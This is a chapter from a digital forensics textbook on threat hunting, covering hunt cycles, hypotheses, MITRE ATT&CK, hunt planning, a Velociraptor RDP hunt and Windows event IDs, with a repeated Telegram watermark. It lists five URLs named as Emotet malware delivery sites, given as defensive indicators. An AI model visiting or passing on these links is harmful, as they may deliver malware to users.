


Figure 18.1 – Threat hunt cycle

Initiating event

The threat hunt begins with an initiating event. Organizations that incorporate threat hunting into their operations may have a process or policy that threat hunting be conducted at a specific cadence or time. For example, an organization may have a process where the security operations team conducts four or five threat hunts per month, starting on the Monday of every week. Each one of these separate hunts would be considered the initiating event.

A second type of initiating event is usually driven by some type of threat intelligence alert that comes from an internal or external source. For example, an organization may receive an alert such as the one shown in the following screenshot. This alert, from the United States Federal Bureau of Investigation, available at `https://www.aha.org/system/files/media/file/2021/05/fbi-tlp-white-report-conti-ransomware-attacks-impact-healthcare-and-first-`

https://t.me/learningnets

`responder-networks-5-20-21.pdf`, indicates that there are new **Indicators of Compromise** (**IOCs**) that are associated with the Conti variant of ransomware. An organization may decide to act on this intelligence and begin a hunt through the network for any indicators associated with the IOCs provided as part of the alert:



TLP:WHITE

FBI FLASH

FEDERAL BUREAU OF INVESTIGATION, CYBER DIVISION

20 May 2021

Alert Number

CP-000147-MW

WE NEED YOUR HELP!

If you find any of these indicators on your networks, or have related information, please contact **FBI CYWATCH immediately**.

Email:

cywatch@fbi.gov

Phone:

1-855-292-3937

**Note: By reporting any related information to FBI CyWatch, you are assisting in sharing*

The following information is being provided by the FBI, with no guarantees or warranties, for potential use at the sole discretion of recipients in order to protect against cyber threats. This data is provided to help cyber security professionals and system administrators guard against the persistent malicious actions of cyber actors.

This FLASH has been released **TLP:WHITE**

Conti Ransomware Attacks Impact Healthcare and First Responder Networks

Summary

The FBI identified at least 16 Conti ransomware attacks targeting US healthcare and first responder networks, including law enforcement agencies, emergency medical services, 9-1-1 dispatch centers, and municipalities within the last year. These healthcare and first responder networks are among the more than 400 organizations worldwide victimized by Conti, over 290 of which are located in the U.S. Like most ransomware variants, Conti typically steals victims' files and encrypts the servers and workstations in an effort to force a ransom payment from the victim. The ransom letter instructs victims to contact the actors through an online portal to complete the transaction. If the ransom is not paid, the stolen data is sold or published to a public site controlled by the Conti actors. Ransom amounts vary widely and we assess are tailored to the victim. Recent ransom demands have been as high as $25 million.

Figure 18.2 – FBI alert

After the initiating event is fully understood, the next phase is to start crafting what to look for during the threat hunt.

https://t.me/learningnets

Creating a working hypothesis

Moving on from the initiating event, the threat hunting team then creates a working hypothesis. Threat hunting is a focused endeavor, meaning that hunt teams do not just start poking through event logs or memory images, looking for whatever they can find. A working hypothesis—such as *an APT group has gained control of several systems on the network*—is general and provides no specific threat hunting target. Threat hunters need to focus their attention on the key indicators, whether those indicators come from a persistent threat group or some existing threat intelligence.

A working hypothesis provides the focus. A better hypothesis would be: *An APT-style adversary has taken control of the DMZ web servers and is using them as a C2 infrastructure.* This provides a specific target to which the hunt team can then apply digital forensic techniques to determine whether this hypothesis is true.

Threat hunts that are initiated via alerts can often find key areas of focus that can be leveraged, to craft a hypothesis. For example, the previous section contained an alert from the FBI. In addition to the IOCs associated with Conti, the following text was also in the alert:

The exact infection vector remains unknown, as Ryuk deletes all files related to the dropper used to deploy the malware. In some cases, Ryuk has been deployed secondary to TrickBot and/or Emotet banking Trojans, which use SMB protocols to propagate through the network and can be used to steal credentials.

From this data, the hunt team can craft a hypothesis that directly addresses these **Tactics, Techniques, and Procedures** (**TTP**). The hypothesis may be: *An adversary has infected several internal systems and is using a Microsoft SMB protocol to move laterally within the internal network, with the intent of infecting other systems*. Again, this sample hypothesis is specific and provides the threat hunters with a concrete area of focus to either prove or disprove the hypothesis.

Leveraging threat intelligence

In the previous chapter, there was an extensive overview of how cyber threat intelligence can be leveraged during an incident. As we are applying a variety of incident response and digital forensic techniques in threat hunting, cyber threat intelligence also plays an important role. Like the working hypothesis, threat intelligence allows the hunt team to further focus attention on specific indicators or TTPs that have been identified through a review of the pertinent threat intelligence available.

An example of this marriage between the hypothesis and threat intelligence can be provided by examining the relationship between the banking Trojan Emotet and the infrastructure that supports it.

First, the hypothesis that the hunt team has crafted is: *Systems within the internal network have been in communication with the Emotet delivery or Command and Control infrastructure*. With that hypothesis in mind, the hunt team can leverage OSINT or commercial feeds to augment their focus. For example, the following sites have been identified as delivering the Emotet binary:

- `https://www.cityvisualization.com/wp-includes/88586`
- `https://87creationsmedia.com/wp-includes/zz90f27`

https://t.me/learningnets

- `http://karencupp.com/vur1qw/s0li7q9`
- `http://www.magnumbd.com/wp-includes/w2vn93`
- `http://minmi96.xyz/wp-includes/l5vaemt6`

From here, the hunt can focus on those systems that would have indications of traffic to those URLs.

Applying forensic techniques

The next stage in the threat hunt cycle is applying forensic techniques to test the hypothesis. The bulk of this book has been devoted to using forensic techniques to find indicators in a variety of locations. In threat hunting, the hunt team will apply those same techniques to various evidence sources to determine whether any indicators are present.

For example, in the previous section, five URLs were identified as indicators associated with the malware Emotet. Threat hunters could leverage several sources of evidence, to determine whether those indicators were present. For example, an examination of proxy logs would reveal whether any internal systems were connected to any of those URLs. DNS logs would also be useful, as they would indicate whether any system on the internal network attempted to resolve one or more of the URLs to establish connections. Finally, firewall logs may be useful in determining whether any connections were made to those URLs or associated IP addresses.

Identifying new indicators

During the course of a threat hunt, new indicators may be discovered. A search of a memory image for a specific family of malware reveals a previously unknown and undetected IP address. These are the top 10 indicators that may be identified in a threat hunt:

- Unusual outbound network traffic
- Anomalies in privileged user accounts
- Geographical anomalies
- Excessive login failures
- Excessive database read volume
- HTML response sizes
- Excessive file requests
- Port-application mismatch
- Suspicious registry or system file changes
- DNS request anomalies

https://t.me/learningnets

Enriching the existing hypothesis

New indicators that are identified during the threat hunt may force the modification of the existing threat hunt hypothesis. For example, during a threat hunt for indicators of an Emotet infection, threat hunters uncover the use of the Windows system internal tool PsExec, to move laterally in the internal network. From here, the original hypothesis should be changed to reflect this new technique, and any indicators should be incorporated into the continued threat hunt.

Another option available to threat hunters regarding new indicators that are discovered is to begin a new threat hunt, utilizing the new indicators as the initiating event. This action is often leveraged when the indicator or TTP identified is well outside the original threat hunting hypothesis. This is also an option where there may be multiple teams that can be leveraged. Finally, indicators may also necessitate moving from a threat hunt to incident response. This is often a necessity in cases where data loss, credential compromise, or the infection of multiple systems has occurred. It is up to the hunt team to determine at which point the existing hypothesis is modified, a new hypothesis is created, or, in the worst-case scenario, an incident is declared.

Threat hunt reporting

Chapter 13 provided the details necessary for incident responders to properly report on their activities and findings. Reporting a threat hunt is just as critical, as it affords managers and policymakers insight into the tools, techniques, and processes utilized by the hunt team, as well as providing potential justification for additional tools or modifying the existing processes. The following are some of the key elements of a threat hunt report:

- **Executive summary**: This high-level overview of the actions taken, indicators discovered, and whether the hunt proved or disproved the hypothesis provides the decision-makers with a short narrative that can be acted upon.
- **Threat hunt plan**: The plan, including the threat hunt hypothesis, should be included as part of the threat hunt report. This provides the reader with the various details that the threat hunt team utilized during their work.
- **Forensic report**: As *Chapter 13* explored, there is a great deal of data that is generated by forensic tools as well as by the incident responders themselves. This section of the threat hunt report is the lengthiest, as the detailed examination of each system or evidence source should be documented. Furthermore, there should be a comprehensive list of all evidence items that were examined as part of the hunt.
- **Findings**: This section will indicate whether the hunt team was able to either prove or disprove the hypothesis that had been set at the beginning of the hunt. In the event that the hypothesis was proved, there should be documentation as to what the follow-on actions were, such as a modification to the hypothesis, a new hypothesis, or whether the incident response capability was engaged. Finally, any IOCs, **Indicators of Attacks** (**IOAs**), or TTPs that were found as part of the threat hunt should also be documented.

https://t.me/learningnets

Another key area of the Findings section should be an indication of how the existing process and technology were able to facilitate a detailed threat hunt. For example, if the threat hunt indicated that Windows event logs were insufficient in terms of time or quantity, this should be indicated in the report. This type of insight provides the ability to justify additional time and resources spent on creating an environment where sufficient network and system visibility is obtained to facilitate a detailed threat hunt.

One final section of the threat hunt report is a section devoted to non-security or incident-related findings. Threat hunts may often find vulnerable systems, existing configuration errors, or non-incident-related data points. These should be reported as part of the threat hunt so that they can be remediated.

- **Recommendations**: As there will often be findings, even on threat hunts that disprove the hypothesis and include no security findings, recommendations to improve future threat hunts, the security posture of the organization, or improvements to system configuration should be included. It would also be advisable to break these recommendations out into groups. For example, strategic recommendations may include long-term configuration or security posture improvements that may take an increased number of resources and time to implement. Tactical recommendations may include short-term or simple improvements to the threat hunt process or systems settings that would improve the fidelity of alerting. To further classify recommendations, there may be a criticality placed on the recommendations, with those recommendations needed to improve the security posture or to prevent a high-risk attack given higher priority than those recommendations that are simply focused on process improvement or configuration changes.

The threat hunt report contains a good deal of data that can be used to continually improve the overall threat hunting process. Another aspect to consider is which metrics can be reported to senior managers about threat hunts. Some key data points they may be interested in are the hours utilized, previously unknown indicators identified, infected systems identified, threats identified, and the number of systems contained. Having data that provides indicators of the threat hunt's ability to identify previously unidentified threats will go a long way to ensuring that this is a continuing practice that becomes a part of the routine security operations of an organization.

Threat hunting maturity model

The cybersecurity expert David Bianco, the developer of the Pyramid of Pain covered in the previous chapter, developed the threat hunting maturity model while working for the cybersecurity company Sqrrl. It is important to understand this maturity model in relation to threat hunting, as it provides threat hunters and their organization with a construct in determining the roadmap to maturing the threat hunting process in their organization. The maturity model is made up of five levels, starting with **Hunt Maturity 0** (or **HM0**) and going up to HM4.

https://t.me/learningnets

What follows is a review of the five levels of the model:

- **HM0 – Initial**: During the initial stage, organizations rely exclusively on automated tools such as network- or host-based intrusion prevention/detection systems, antivirus, or SIEM to provide alerts to the threat hunt team. These alerts are then manually investigated and remediated. Along with a heavy reliance on alerting, there is no use of threat intelligence indicators at this stage of maturity. Finally, this maturity level is characterized by a limited ability to collect telemetry from systems. Organizations at this stage are not able to threat hunt.
- **HM1 – Minimal**: At the minimal stage, organizations are collecting more data and, in fact, may have access to a good deal of system telemetry available. In addition, these organizations manifest the intent to incorporate threat intelligence into their operations but are behind in terms of the latest data and intelligence on threat actors. Although this group will often still rely on automated alerting, the increased level of system telemetry affords this group the ability to extract threat intelligence indicators from reports and search available data for any matching indicators. This is the first level at which threat hunting can begin.
- **HM2 – Procedural**: At this stage, the organization is making use of threat hunting procedures that have been developed by other organizations, which are then applied to a specific use case. For example, an organization may find a presentation or use case write-up concerning lateral movement via a Windows system's internal tools. From here, they would extract the pertinent features of this procedure and apply them to their own dataset. At this stage, the organization is not able to create its own process for threat hunting. The HM2 stage also represents the most common level of threat hunting maturity for organizations that have threat hunting programs.
- **HM3 – Innovative**: At this maturity level, the threat hunters are developing their own processes. There is also increased use of various methods outside manual processes, such as machine learning, statistical, and link analysis. There is a great deal of data that is available at this level as well.
- **HM4 – Leading**: Representing the bleeding edge of threat hunting, the Leading maturity level incorporates a good deal of the features of HM3 with one significant difference, and that is the use of automation. Processes that have produced results in the past are automated, providing an opportunity for threat hunters to craft new threat hunting systems that are more adept at keeping pace with emerging threats.

Threat hunt maturity model

The threat hunt maturity model is a useful construct for organizations to identify their current level of maturity, as well as planning for the inclusion of future technology and processes, to keep pace with the very fluid threat landscape.

https://t.me/learningnets

Crafting a hypothesis

In a previous section, we explored the importance of crafting a specific and actionable threat hunting hypothesis. In addition, we looked at how threat intelligence can assist us with crafting a hypothesis. Another key dataset to leverage when crafting a hypothesis is the MITRE ATT&CK framework. In terms of crafting a specific hypothesis, this framework is excellent to drill down to a specific data point or points necessary to craft a solid hypothesis.

MITRE ATT&CK

In *Chapter 17* there was an exploration of the MITRE ATT&CK framework, as it pertains to the incorporation of threat intelligence into incident response. The MITRE ATT&CK framework is also extremely useful in the initial planning and execution of a threat hunt. The MITRE ATT&CK framework is useful in a variety of areas in threat hunting, but for the purposes of this chapter, the focus will be on two specific use cases. First will be the use of the framework to craft a specific hypothesis. Second, the framework can be utilized to determine likely evidence sources that would produce the best indicators.

The first use case, crafting the hypothesis, can be achieved through an examination of the various tactics and techniques of the MITRE ATT&CK framework. Although descriptive, the tactics are not specific enough to be useful in threat hunt hypothesis creation. What threat hunters should be focusing attention on are the various techniques that make up a tactic—for example, examining the initial access tactic, which describes the various techniques that adversaries utilize to gain an initial foothold. The MITRE ATT&CK framework describes these tactics in detail.

Where the MITRE ATT&CK framework can be leveraged for a hypothesis is through the incorporation of one or more of these techniques across various tactics. For example, if a threat hunt team is concerned about C2 traffic, they can look under TA0011 in the MITRE ATT&CK enterprise tactics. There are 22 specific techniques that fall under that tactic. From here, the threat hunt team can select a technique, such as T1132—Data Encoding. They can then craft a hypothesis that states: *An adversary has compromised a system on the internal network and is using encoding or compression to obfuscate C2 traffic*.

In this instance, the MITRE ATT&CK framework provided a solid foundation for crafting a hypothesis. What the MITRE ATT&CK framework also provides is an insight into the various threat actor groups and tools that have been identified as using this type of technique. For example, examining the technique T1132—Data Encoding, located at `https://attack.mitre.org/techniques/T1132/`, reveals that threat actor groups such as APT19 and APT33 both use this technique to obfuscate their C2 traffic. In terms of tools, MITRE indicates that a variety of malware families, such as Linux Rabbit and njRAT, use obfuscation techniques, such as Base64 encoding or encoded URL parameters. This can further focus a threat hunt on specific threat groups or malware families if the hunt team wishes.

The second way the MITRE ATT&CK framework can be leveraged for threat hunting is by providing guidance on evidence sources. Going back to the T1132—Data Encoding technique, MITRE indicates that the best data sources for indicators associated with this technique are packet captures, network protocol analysis, process monitoring, and identifying processes that are using network connections.

https://t.me/learningnets

From here, the threat hunter could leverage packet capture analysis with Moloch or Wireshark, to identify any malicious indicators. These can be further augmented with an examination of key systems' memory for network connections and their associated processes.

MITRE will often break down additional details that will assist threat hunt teams in their search for indicators. Technique 1132 contains additional details concerning this specific technique, as shown here:

Analyze network data for uncommon data flows (for example, a client sending significantly more data than it receives from a server). Processes utilizing the network that do not normally have network communication or have never been seen before are suspicious. Analyze packet contents to detect communications that do not follow the expected protocol behavior for the port that is being used.

The details regarding the technique, the data sources, and the potential course of action are a great aid to threat hunters, as it affords them the ability to put a laser focus on the threat hunt, the hypothesis, and—finally—a course of action. These elements go a long way in crafting a plan for the threat hunt.

Planning a hunt

Beginning a threat hunt does not require a good deal of planning, but there should be some structure as to how the threat hunt will be conducted, the sources of data, and the period on which the threat hunt will focus. A brief written plan will address all of the key points necessary and place all of the hunt team on the same focus area so that extraneous data that does not pertain to the threat hunt is minimized. The following are seven key elements that should be addressed in any plan:

- **Hypothesis**: A one- or two-sentence hypothesis, which was discussed earlier. This hypothesis should be clearly understood by all the hunt team members.
- **MITRE ATT&CK tactic(s)**: In the previous chapter, there was a discussion of the MITRE ATT&CK framework and its application to threat intelligence and incident response. In this case, the threat hunt should include specific tactics that have been in use by threat actors. Select the tactics that are most applicable to the hypothesis.
- **Threat intelligence**: The hunt team should leverage as much internally developed and externally sourced threat intelligence as possible. External sources can either be commercial providers or OSINT. The threat intelligence should be IOCs, IOAs, and TTPs that are directly related to the hypothesis and the MITRE ATT&CK tactics that were previously identified. These are the data points that the hunt team will leverage during the hunt.
- **Evidence sources**: This should be a list of the various evidence sources that should be leveraged during the threat hunt. For example, if the hunt team is looking for indicators of lateral movement via SMB, they may want to leverage NetFlow or selected packet captures. Other indicators of lateral movement using Remote Desktop can be found within the Windows event logs.
- **Tools**: This section of the plan outlines the specific tools that are necessary to review evidence. For example, *Chapter 12* addressed log file analysis with the open source tool Skadi. If the threat hunt intends to use this tool, it should be included in the plan.

https://t.me/learningnets

- **Scope**: This refers to the systems that will be included in the threat hunt. The plan should indicate either a single system or systems, a subnet, or a network segment on which to focus. In the beginning, threat hunters should focus on a limited number of systems and add more as they become more familiar with the toolset and how much evidence can be examined in the time given.
- **Timeframe**: As threat hunting often involves a retrospective examination of evidence, it is necessary to set a timeframe upon which the threat hunt team should focus. For example, if an originating event is relatively new (say, 48 hours), the timeframe indicated in the plan may be limited to the past 72 hours, to address any previously undetected adversarial action. Other timeframes may widen the threat hunt to 14—or even 30—days, based on the hypothesis and threat intelligence available.

Here is an example threat hunt plan that incorporates these elements into an easy-to-view framework for a threat hunt identifying the presence of Cobalt Strike:




Figure 18.3 – Threat hunt plan

This plan outlines a threat hunt for the presence of Cobalt Strike. The hypothesis and MITRE ATT&CK techniques are clearly defined and set the scope of the overall effort. From a threat intelligence perspective, the user `cobaltstrikebot` is an excellent source of up-to-date IOCs. Evidence sources and the tool necessary are clearly defined along with the specific scope of telemetry that can be leveraged. Finally, the analysts have set a 7-day timeframe for this threat hunt. Due to the prevalence and associated risk of tools such as Cobalt Strike, this type of threat hunt may be conducted weekly, which is reflected in the timeframe.

https://t.me/learningnets

Now that we have a plan, let's briefly look at how forensic techniques fit into threat hunting and how we can hunt at scale.

Digital forensic techniques for threat hunting

We have dedicated several chapters to digital forensic techniques for both network and endpoint systems. The challenge with applying these techniques to hunting is that some do not fit with the overall approach to threat hunting. For example, a hunt organized around identifying malicious script execution cannot rely on individual systems chosen at random but rather the ability to examine all systems across the entire network for matching behaviors.

Here are some considerations to consider when examining how to integrate digital forensic techniques into a threat hunting program:

- **Identify your data sources**: If you do not have the ability to leverage firewall connection logs for more than a 24-hour period, it may be difficult to go back far enough to conduct a proper threat hunt of suspicious network connections. Instead of throwing your hands up, put together some threat research to identify other behaviors that align with your tool selection. If you can pull in PowerShell logs for the past 10 days, you have a much better chance of detecting post-exploitation frameworks focusing on a search of the Windows event logs than firewall logs.
- **Focus on scale**: Many of the forensic techniques that we have examined in the previous chapters are executed after some other piece of data indicates that evidence may be contained in a specific system. Look at the execution of ProcDump, for example. An alert or other indication from a SIEM will usually point to a specific system to investigate. What is needed is the ability to scan for this behavior across the network. This requires the use of tools such as an IDS/IPS, an SIEM, or, as we will discuss next, an EDR tool that allows for that scale.
- **Just start hunting**: As we saw with the maturity model, you are not going to be at the bleeding edge of threat hunting right out of the gate. Rather, it is better to start small. For example, identify the top five threats that actors are leveraging from threat intelligence sources. Then, focus your evidence collection and analysis. As you go through this process, you will identify additional data sources and evidence collection tools or techniques that you can later incorporate into the process.
- **Only one of three outcomes**: A final consideration is that hunting has one of three outcomes. First, you have proven your hypothesis correct and now you must pivot into incident response. Second, you have not proved your hypothesis but have validated that your tools and techniques were sufficient to come to an accurate conclusion. Third and final, you were not able to prove or disprove your hypothesis due to a lack of tools, immaturity techniques, or a combination of both. In any case, there is a continuous improvement of your hunt program.

Next, we will briefly look at how EDR platforms help with providing digital forensics at scale.

https://t.me/learningnets

EDR for threat hunting

A group of tools that greatly aid in threat hunting is EDR tools. These tools build on the existing methodology of antivirus platforms. Many of these platforms also have the ability to search across the enterprise for specific IOCs and other data points, allowing threat hunt teams to search an extensive number of systems for any matching IOCs. These tools should be leveraged extensively during a threat hunt.

This type of functionality may be out of the budget of some organizations. In that case, we can use the previously discussed tool Velociraptor for threat hunting as well. In this case, let's look at a threat hunt where the hypothesis is that a previously unidentified threat actor is using RDP to connect to internal systems as their initial foothold:

1. To start, log into Velociraptor and click on the target symbol in the far-left column. This will open up the threat hunting page.




Figure 18.4 – Configuring a threat hunt

2. Next, click the plus sign to start a new threat hunt.

https://t.me/learningnets




Figure 18.5 – Threat hunt description

3. Enter a description and then click **Select Artifacts**. Either scroll or use a keyword search to find the Remote Desktop artifacts listed as **Windows.EventLogs.RDPAuth**.




Figure 18.6 – Setting artifacts to collect

4. Leave the remaining parameters as default and click **Launch**.
5. Select the hunt in the middle pane and then click the **Play** sign in the upper-left corner.
6. Download the results.

https://t.me/learningnets




Figure 18.7 – Download results

In this case, we will run through a summary of the results, which is in a CSV document. We can see in the document the actual RDP connections with associated IP addresses.

2022-08-2	DESKTOP-	Microsoft	22	DESKTOP-	AtomicRe	null	LOCAL	RDP_REM	Remote
2022-08-2	DESKTOP-	Microsoft	40	null	null	null	null	RDP_REM	Session 1
2022-08-2	DESKTOP-	Microsoft	24	DESKTOP-	AtomicRe	null	LOCAL	RDP_LOCA	Remote
2022-08-2	DESKTOP-	Microsoft	25	DESKTOP-	AtomicRe	null	192.168.0.148	RDP_REM	Remote
2022-08-2	DESKTOP-	Microsoft	40	null	null	null	null	RDP_REM	Session 1
2022-08-2	DESKTOP-	Microsoft	24	DESKTOP-	AtomicRe	null	192.168.0.148	RDP_LOCA	Remote
2022-08-2	DESKTOP-	Microsoft	23	DESKTOP-	AtomicRe	null	null	RDP_SESS	Remote
2022-08-2	DESKTOP-	Microsoft	21	DESKTOP-	AtomicRe	null	LOCAL	RDP_LOCA	Remote
2022-08-2	DESKTOP-	Microsoft	22	DESKTOP-	AtomicRe	null	LOCAL	RDP_REM	Remote
2022-08-3	DESKTOP-	Microsoft	21	DESKTOP-	AtomicRe	null	LOCAL	RDP_LOCA	Remote
2022-08-3	DESKTOP-	Microsoft	22	DESKTOP-	AtomicRe	null	LOCAL	RDP_REM	Remote
2022-08-3	DESKTOP-	Microsoft	40	null	null	null	null	RDP_REM	Session 1
2022-08-3	DESKTOP-	Microsoft	24	DESKTOP-	AtomicRe	null	LOCAL	RDP_LOCA	Remote
2022-08-3	DESKTOP-	Microsoft	25	DESKTOP-	AtomicRe	null	192.168.0.194	RDP_REM	Remote
2022-08-3	DESKTOP-	Microsoft	40	null	null	null	null	RDP_REM	Session 1

Figure 18.8 – Threat hunt results

From here, analysts can parse the data and determine what connections require further escalation and investigation.

EDR tools allow analysts to conduct threat hunting at scale for even the largest networks. This ability is crucial when hunting threats that can impact a wide variety of systems across the network. Even without an EDR, tools such as Velociraptor can provide similar functionality that allows analysts to quickly get to the data they need to conduct a proper threat hunt.

https://t.me/learningnets

Summary

Eric O'Neill, former FBI intelligence professional and cybersecurity expert, has said: *When you don't hunt the threat, the threat hunts you*. This is exactly the sentiment behind threat hunting. As was explored, the average time from compromise to detection is plenty for adversaries to do significant damage. Threat detection can be done by understanding the level of maturity in an organization in terms of proactive threat hunting, applying the threat hunt cycle, adequately planning, and—finally—recording the findings. Taking a proactive stance may reduce the time an adversary has to cause damage and help to possibly keep ahead of the constantly shifting threat landscape.

Questions

Answer the following questions to test your knowledge of this chapter:

1. At what level of the threat hunting maturity model would technologies such as machine learning be found?

   A. HM0
   B. HM1
   C. HM2
   D. HM3

2. Which of the following is a top 10 IOC?

   A. IP address
   B. Malware signature
   C. Excessive file request
   D. URL

3. A threat hunt-initiating event can be a threat intelligence report.

   A. True
   B. False

4. A working hypothesis is a generalized statement regarding the intent of the threat hunt.

   A. True
   B. False

https://t.me/learningnets

Further reading

Refer to the following for more details about the topics covered in this chapter:

- *Your Practical Guide to Threat Hunting*: `https://www.threathunting.net/files/hunt-evil-practical-guide-threat-hunting.pdf`
- *Threat hunting with Velociraptor*: `https://docs.velociraptor.app/presentations/2022_sans_summit/`

https://t.me/learningnets

https://t.me/learningnets

Appendix

There is a significant number of Windows Event Log types available to IT and security professionals. This *Appendix* includes the most critical events that pertain to security and incident investigations and have been provided as a reference.

Event ID	Event type	Primary use	Event log
21	Remote desktop services: session logon succeeded.	Event correlation, lateral movement, scoping	TerminalServices-LocalSession Manager/Operational
25	Remote desktop services: session reconnection succeeded.	Event correlation, lateral movement, scoping	TerminalServices-LocalSession Manager/Operational
102	This event is logged when the terminal services gateway service requires a valid Secure Sockets Layer (SSL) certificate to accept connections.	Event correlation, lateral movement, scoping	Microsoft-Windows-Terminal Services-Gateway
106	A user registered a scheduled task.	Execution, persistence	Windows task scheduler
107	Task scheduler launched a task due to a time trigger.	Execution, persistence	Windows task scheduler

https://t.me/learningnets

131	The RDP server accepted a new TCP connection.	Event correlation, lateral movement, scoping	Remote desktop services RdpCoreTs
140	A user updated a scheduled task.	Execution, persistence	Windows task scheduler
141	A user deleted a scheduled task.	Execution, persistence	Windows task scheduler
200	Task scheduler launched the action in the instance of the task.	Execution, persistence	Windows task scheduler
201	Task scheduler successfully completed a task.	Execution, persistence	Windows task scheduler
800	Pipeline execution details.	Event correlation, lateral movement, execution	PowerShell
4103	Executing pipeline.	Event correlation, lateral movement, execution	PowerShell
1024	RDP ClientActiveX is trying to connect to a server.	Event correlation, lateral movement, scoping	Microsoft-Windows-Terminal Services-RDPClient/Operational
4624	An account was successfully logged on.	Event correlation (event to user), scoping, user location identification	Security

https://t.me/learningnets

4625	An account failed to log on.	Event correlation (event to user), scoping, user location identification	Security
4634	An account was logged off.	Event correlation (event to user), scoping, user location identification	Security

